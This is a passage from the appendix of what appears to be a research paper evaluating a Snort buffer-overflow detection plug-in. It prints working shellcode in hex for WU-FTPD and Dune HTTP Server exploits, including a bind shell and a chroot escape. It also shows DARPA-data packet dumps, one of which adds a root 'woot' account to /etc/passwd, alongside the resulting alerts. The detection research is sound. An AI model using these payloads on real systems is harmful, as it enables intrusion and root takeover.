TCP TTL:64 TOS:0x0 ID:51078 IpLen:20 DgmLen:1174 DF
```

```
***AP*** Seq: 0x9FAED291  Ack: 0xDEDB864A  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 49354004 276753
```

B.2 WU-FTPD 2.6.0 Exploit

The shellcode from the WU-FTPD exploit is as follows:

```
31 c0 31 db 31 c9 b0 46 cd 80 31 c0 31 db 43 89 d9
41 b0 3f cd 80 eb 6b 5e 31 c0 31 c9 8d 5e 01 88 46
04 66 b9 ff 01 b0 27 cd 80 31 c0 8d 5e 01 b0 3d cd
80 31 c0 31 db 8d 5e 08 89 43 02 31 c9 fe c9 31 c0
8d 5e 08 b0 0c cd 80 fe c9 75 f3 31 c0 88 46 09 8d
5e 08 b0 3d cd 80 fe 0e b0 30 fe c8 88 46 04 31 c0
88 46 07 89 76 08 89 46 0c 89 f3 8d 4e 08 8d 56 0c
b0 0b cd 80 31 c0 31 db b0 01 cd 80 e8 90 ff ff ff
30 62 69 6e 30 73 68 31 2e 2e 31 31 76 65 6e 67 6c
69 6e 40 6b 6f 63 68 61 6d 2e 6b 61 73 69 65 2e 63
6f 6d
```

The Snort alert generated by our plug-in for this exploit is as follows:

```
[**] [119:1:1] Possible Buffer Overflow Attack
Sequence of System Calls:
setreuid  dup2  mkdir  chroot  chdir  chroot  execve  exit  [**]
09/15-12:08:58.235218 192.168.0.100:46587 -> 192.168.0.3:21
TCP TTL:64 TOS:0x0 ID:54124 IpLen:20 DgmLen:461 DF
***AP*** Seq: 0x996E3F79  Ack: 0xD8062799  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 49343820 266569
```

B.3 Dune HTTP Server 0.6.7 Exploit

The shellcode from the Dune HTTP Server exploit is as follows:

```
31 c0 50 40 89 c3 50 40 50 89 e1 b0 66 cd 80 31 d2
52 66 68 00 00 43 66 53 89 e1 6a 10 51 50 89 e1 b0
66 cd 80 40 89 44 24 04 43 43 b0 66 cd 80 83 c4 0c
52 52 43 b0 66 cd 80 93 89 d1 b0 3f cd 80 41 80 f9
03 75 f6 52 68 6e 2f 73 68 68 2f 2f 62 69 89 e3 52
53 89 e1 b0 0b cd 80
```

The Snort alert generated by our plug-in for this exploit is as follows:

```
[**] [119:1:1] Possible Buffer Overflow Attack
Sequence of System Calls:
socketcall  socketcall  socketcall  socketcall  dup2  execve  [**]
09/15-12:19:31.303943 192.168.0.100:46725 -> 192.168.0.3:80
TCP TTL:64 TOS:0x0 ID:22758 IpLen:20 DgmLen:552 DF
* Seq: 0xC12ABC74  Ack: 0xADBD69  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 49407127 329874
```

C Attacks Discovered in DARPA Data

This section contains attacks uncovered in the DARPA IDS evaluation data using the buffer overflow detection plug in. The attacks were collected by using Snort in tcpdump logging mode, and the data shown below is the output from ethereal. There are three attacks, one for SMTP, DNS and IMAP. All of the following attacks consist of an execve system call and an obfuscated exit call, and they all generated an alert of the following format:

```
   [**] [119:1:1] Possible Buffer Overflow Attack
   Sequence of System Calls:
   Execve  [Obfuscation!]  [**]
   07/30-04:36:55.235418 192.168.1.10:12513 -> 172.16.114.50:XXX
   TCP TTL:64 TOS:0x0 ID:45933 IpLen:20 DgmLen:1336 DF
   ***AP*** Seq: 0x946EAF72  Ack: 0xA8532133  Win: 0x7D78  TcpLen: 20
```

C.1 SMTP

```
0310  90 90 eb 31 5e 89 76 70 8d 4e 08 89 4e 74 8d 4e   ...1ˆ.vp.N..Nt.N
0320  0b 89 4e 78 31 c0 88 46 07 88 46 3d 30 41 88 46   ..Nx1..F..F=0A.F
0330  6f 89 46 7c b0 0b 89 f3 8d 4e 70 8d 56 7c cd 80   o.F|.....Np.V|..
0340  31 db 89 d8 40 cd 80 e8 ca ff ff ff 2f 62 69 6e   1...@......./bin
0350  2f 73 68 40 2d 63 40 63 70 20 2f 65 74 63 2f 70   /sh@-c@cp /etc/p
0360  61 73 73 77 64 20 2f 70 3b 20 70 72 69 6e 74 66   asswd /p; printf
0370  20 22 77 6f 6f 74 3a 3a 30 3a 30 3a 77 6f 6f 74    "woot::0:0:woot
0380  3a 2f 3a 2f 62 69 6e 2f 62 61 73 68 5c 6e 65 64   :/:/bin/bash\ned
0390  3a 3a 39 39 3a 39 39 3a 3a 2f 3a 2f 62 69 6e 2f   ::99:99::/:/bin/
03a0  73 68 5c 6e 22 3e 3e 20 2f 65 74 63 2f 70 61 73   sh\n>>" /etc/pas
03b0  73 77 64 3b 20 65 63 68 6f 20 32 77 77 3d 0a 78   swd; echo 2ww=.x
```

C.2 DNS

```
0600  90 90 90 90 90 90 90 90 90 90 90 90 90 90 eb 32   ...............2
0610  5e 31 c0 b0 39 89 f7 29 c7 89 f3 89 f9 89 f2 ac   ˆ1..9..)........
0620  3c fe 74 10 fe c0 75 f7 88 46 ff 89 17 89 f2 83   <.t...u..F......
0630  c7 04 eb eb 31 c0 ab 31 d2 b0 0b cd 80 31 c0 40   ....1..1.....1.@
0640  cd 80 e8 c9 ff ff ff fe 05 f4 ff bf 15 f4 ff bf   ................
```

C.3 IMAP

```
0120  90 90 90 90 eb 3b 5e 89 76 08 31 ed 31 c9 31 c0   .....;ˆ.v.1.1.1.
0130  88 6e 07 89 6e 0c b0 0b 89 f3 8d 6e 08 89 e9 8d   .n..n......n....
0140  6e 0c 89 ea cd 80 31 db 89 d8 40 cd 80 90 90 90   n.....1...@.....
0150  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0160  90 e8 c0 ff ff ff 2f 62 69 6e 2f 73 68 90 90 90   ....../bin/sh...
```